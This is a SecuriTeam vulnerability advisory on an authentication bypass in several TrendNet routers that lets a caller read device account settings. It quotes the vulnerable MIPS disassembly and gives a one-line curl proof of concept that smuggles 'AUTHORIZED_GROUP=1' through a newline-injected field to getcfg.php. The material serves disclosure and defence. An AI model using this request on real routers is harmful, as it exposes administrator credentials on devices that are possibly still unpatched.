# SSD Advisory – TrendNet AUTHORIZED_GROUP Information Disclosure

blogs.securiteam.com/index.php/archives/3627

**Vulnerability Summary**
The following advisory describes an information disclosure found in the following TrendNet routers:

- TEW-751DR – v1.03B03
- TEW-752DRU – v1.03B01
- TEW733GR – v1.03B01

TRENDnet's "N600 Dual Band Wireless Router, model TEW-751DR, offers proven concurrent Dual Band 300 Mbps Wireless N networking. Embedded GREENnet technology reduces power consumption by up to 50%. For your convenience this router comes pre-encrypted and features guest networks. Seamlessly stream HD video with this powerful router."

**Credit**
An independent security researcher has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program.


**Vendor response**
Several attempts to email TrendNet went unanswered, we have no idea what is the status of a fix or availability of a workaround.

**Vulnerability details**
When an Admin is log-in to one of the mentioned TrendNet routers – it will trigger the global variable: $AUTHORIZED_GROUP >= 1.

An attacker can use this global variable to bypass security checks and use it to read arbitrary files.

If we will extract the firmware and load it into IDA and take a look at cgibin (phpcgi_main function)- will see that the following:

The interesting part here is the REQUEST_METHOD (HEAD, GET, POST) and how it's parse the request (cgibin_parse_request):




It should look like that:


Unauthorized users can not execute statements -> AUTHORIZED_GROUP=-1

But, the functions sub_405CF8() is executed before sess_validate()

sub_405CF8() is where you get the AUTHORIZED_GROUP value.

Therefore, If you put AUTHORIZED_GROUP=1 in the request value, you can execute the statement as an authorized user.

**Proof of Concept**



```
loc_406018:
la      $t9, sess_validate
nop
jalr    $t9 ; sess_validate
addiu   $s0, $sp, 0x48+var_28
lw      $gp, 0x48+var_30($sp)
lui     $a1, 0x42
la      $t9, sprintf
move    $a2, $v0
move    $a0, $s0          # s
jalr    $t9 ; sprintf
la      $a1, aAuthorizedGrou_0  # "AUTHORIZED_GROUP=%d"
lw      $gp, 0x48+var_30($sp)
move    $a1, $s0
la      $t9, sobj_add_string
nop
jalr    $t9 ; sobj_add_string
move    $a0, $s1
lw      $gp, 0x48+var_30($sp)
move    $a0, $s1
la      $t9, sobj_add_char
nop
jalr    $t9 ; sobj_add_char
li      $a1, 0xA
lw      $gp, 0x48+var_30($sp)
lui     $a1, 0x42
la      $t9, sobj_add_string
la      $a1, aSessionUid  # "SESSION_UID="
jalr    $t9 ; sobj_add_string
move    $a0, $s1
lw      $gp, 0x48+var_30($sp)
nop
```

```
1  $curl-d"SERVICES=DEVICE.ACCOUNT%0aAUTHORIZED_GROUP=1""http://[IP]/getcfg.php"
```